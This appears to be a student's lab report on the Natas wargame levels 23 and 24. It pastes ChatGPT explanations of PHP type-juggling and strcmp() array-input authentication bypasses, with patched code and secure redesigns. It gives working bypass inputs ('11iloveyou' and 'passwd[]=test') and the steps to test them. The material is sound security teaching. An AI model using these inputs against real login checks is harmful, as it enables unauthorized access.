

ChatGPT 5.4 Thinking
Odin ID: calizo
I am checking the PHP comparison behavior and the original lab context so I can give you the safest exact input and verification steps with citations.
Thought for 1m 10s
1. Vulnerability class: This is a PHP type juggling / weak type comparison flaw. The code mixes a substring check with a loose numeric comparison, so one input can be treated as both a string for strstr() and a number for > 10. strstr() returns the matching tail of the string when "iloveyou" is present, and PHP documents that leading-numeric strings can be interpreted numerically in numeric contexts. PHP +2
2. Why the condition can be satisfied: It only looks contradictory if you read > 10 like "length greater than 10." That is not what the code does. It performs a numeric comparison, so a value like 11iloveyou both contains "iloveyou" for strstr() and begins with 11, which the lab's PHP behavior treats as greater than 10. A published Natas 23 walkthrough specifically identifies 11iloveyou as the working value in this level. PHP +3
3. Exact lab-only input to test first:
passwd=11iloveyou n0j +1
4. Concise safe verification steps:
• Open the authorized Natas 23 lab page and use only that lab target.
• In the passwd field, enter 11iloveyou, or place ?passwd=11iloveyou in the URL. n0j
• Submit the request once manually. No brute force or automation is needed.
• Confirm that the page prints the "next level" credentials instead of Wrong!, which shows the condition evaluated to true. The reason this works is that strstr() sees "iloveyou" while the numeric comparison evaluates the leading 11 against 10. PHP +3
This is a classic reminder that in PHP, logic can look solid on the surface while type coercion quietly bends it underneath.
Sources
Ask anything
Extended thinking
ChatGPT can make mistakes. Check important info.


2. Take a screenshot of the successful exploitation of the level that includes your OdinId



3. Take a screenshot of the results that includes your OdinId






ChatGPT 5.4 Thinking
Odin ID: calizo
1. The root cause
The bug comes from mixing string logic with numeric logic on the same untrusted input. strstr() treats passwd as a string and returns either part of that string or false, while the > operator can trigger numeric comparison rules when one side is a number. In PHP, comparisons can change behavior based on operand types, and === avoids that kind of coercion. OWASP also recommends server-side allowlist validation so each field is checked against exactly the kind of data it is supposed to contain. PHP +3
2. Why strstr(...) and > 10 is unsafe here
strstr($input, "iloveyou") does not mean "the password equals iloveyou" or "the length is valid." It only means the substring exists somewhere, and the function returns a string when found or false when not found. Then ($input > 10) is not a length check at all - it is a comparison that can invoke PHP's numeric-string behavior, which is exactly the kind of implicit type conversion that causes this vulnerability. In other words, the code asks one field to be both a free-form string and a number, and PHP tries to make that work for you in unsafe ways. PHP +3
3. A secure redesign with explicit checks
The secure fix is to make the rule explicit and validate it as a string only. If the real requirement is "must contain iloveyou and must be longer than 10 characters," then check those two properties directly with string functions such as str_contains() and strlen(). str_contains() returns a boolean, which is much clearer than relying on the truthiness of strstr(). Also, prefer the specific input source like $_GET instead of broad $_REQUEST, so the code accepts input only from the channel you intended. OWASP's guidance aligns with this: define exactly what is allowed and reject everything else server-side. PHP +4
If the business rule was actually meant to involve a numeric threshold, then that number should be collected in a separate field and validated as an integer with explicit numeric validation. Do not reuse one parameter for both textual content and numeric comparison. That separation removes the ambiguity that PHP's coercion rules otherwise exploit. OWASP Cheat S... +2
4. A patched PHP example
PHP
<html><body>
Password:
<form name="input" method="get">
<input type="text" name="passwd" size="20">
<input type="submit" value="Login">
</form>
Ask anything
Extended thinking
ChatGPT can make mistakes. Check important info.


ChatGPT 5.4 Thinking
PHP
<?php
$passwd = $_GET['passwd'] ?? null;
if ($passwd !== null) {
if (!is_string($passwd)) {
echo "
Wrong!
";
exit;
}
$hasRequiredSubstring = str_contains($passwd, "iloveyou");
$hasMinimumLength = strlen($passwd) > 10;
if ($hasRequiredSubstring && $hasMinimumLength) {
echo "
The credentials for the next level are:
";
echo "<pre>Username: natas24 Password: <censored></pre>";
} else {
echo "
Wrong!
";
}
}
?>
</body></html>
Odin ID: calizo
This patch is safer because every check is now explicitly string-based: substring presence is tested with a boolean-returning function, and length is tested with strlen() instead of a numeric comparison against the raw input. That removes the type-coercion path entirely. str_contains() is the clearest choice on PHP 8+, while strlen() measures the byte length of the string, which is fine here if the requirement is plain ASCII-style input.
PHP +2
If you want maximum compatibility with older PHP versions, use strpos($passwd, "iloveyou") !== false instead of str_contains(), because the PHP manual warns that strpos() can return 0 or false, so strict comparison is required.
PHP
The deeper lesson is simple: when a security check whispers in two languages at once - string and number - PHP may answer in the wrong one. Make each check speak plainly, and the vulnerability disappears.
Sources
Ask anything
Extended thinking
ChatGPT can make mistakes. Check important info.


Step 11. Type coercion and juggling (2)

1. Take a screenshot of the results that includes your OdinId





ChatGPT 5.4 Thinking
Thought for 54s
Odin ID: calizo
1. Vulnerability class: This is a PHP type confusion / type juggling authentication bypass caused by calling strcmp() on unvalidated user input. strcmp() is meant for two strings, and passing an array is invalid input. PHP +1
2. Why strcmp() can be bypassed with a non-string value: In older PHP behavior used by this challenge, if an internal function receives the wrong type, the result is undefined and often comes back as null with a warning rather than a clean rejection. PHP’s own bug tracker shows strcmp($arr, $str) can return null for an array input, and the PHP manual notes that invalid built-in function parameters will likely return null in that older model. In this code, the condition is if (!strcmp(...)), so both 0 and null make the ! expression evaluate as true, which lets the check pass. On newer PHP, this is supposed to become a TypeError, which is why this is really a legacy-PHP bug pattern used intentionally in the lab. bugs.php.net +2
3. Exact lab-only request to test first:
Use a GET request that makes passwd an array, for example:
?passwd[]=test
That is the classic Natas24 lab payload because $_REQUEST["passwd"] becomes an array instead of a string. LearnHacking.io +1
4. Concise safe verification steps:
1. Log into the authorized Natas level normally.
2. Load the page once and confirm the form uses the passwd parameter.
3. In the URL, replace the normal parameter with ?passwd[]=test.
4. Submit the request and observe whether the page prints the next-level credentials instead of Wrong!.
5. Stop there and record the result for the lab. Do not reuse the technique anywhere outside the authorized wargame. LearnHacking.io +1
A clean one-sentence summary in your lab voice: the comparison looks strict and safe at first glance, but because the code never verifies that passwd is actually a string, an array input can turn strcmp() into a trapdoor and make !strcmp(...) open when it should stay shut.
Sources
Ask anything
Extended thinking
ChatGPT can make mistakes. Check important info.

2. Take a screenshot of the successful exploitation of the level that includes your OdinId



3. Take a screenshot of the results that includes your OdinId




ChatGPT 5.4 Thinking

1. The root cause

The bug is not really "strcmp is broken." The root cause is that untrusted request data is passed into a string comparison function **without first validating that it is actually a string**. In PHP, request parameters can arrive as arrays, not just scalars, and OWASP recommends validating input type, length, and format on the server side and rejecting unexpected content. OWASP Cheat S... +2

In older PHP behavior, internal functions that received invalid parameter types often returned `null` after parameter parsing failed, instead of stopping execution cleanly. PHP's bug tracker documents this exact pattern for `strcmp()`: when given an array instead of a string, it can return `NULL`, and that can create unexpected behavior in comparisons. bugs.php.net +1



2. Why passing a non-string breaks the intended check

The intended logic is "grant access only when the submitted password exactly matches the expected secret." But this code uses `!strcmp(...)`, which assumes `strcmp()` always returns a normal integer result. For valid string inputs, `strcmp()` returns `0` when the strings are equal. For invalid inputs such as arrays, older PHP behavior could return `NULL` with a warning instead. Since `!0` is `true` and `!NULL` is also `true`, the condition can be satisfied even though no real string equality check happened. bugs.php.net +1

There is also a second design issue: the code reads from `$_REQUEST`, which merges multiple input sources. That is broader than necessary for a form that is explicitly using `method="get"`. Tightening input handling to the expected source makes behavior clearer and reduces accidental surprises. OWASP's guidance is to not trust input parameters and to validate type and reject unexpected content. OWASP Cheat S... +1

3. A secure redesign with type validation

A safe redesign has three parts.


First, read the parameter from the source you actually expect, which here is `$_GET`, not `$_REQUEST`. Second, reject anything that is not a scalar string before comparison. That closes the array-input bypass completely. Third, use a comparison that returns a boolean directly instead of relying on `!strcmp(...)`. For secret comparisons, PHP provides `hash_equals()`, which compares two strings without leaking information through timing differences. OWASP Cheat S... 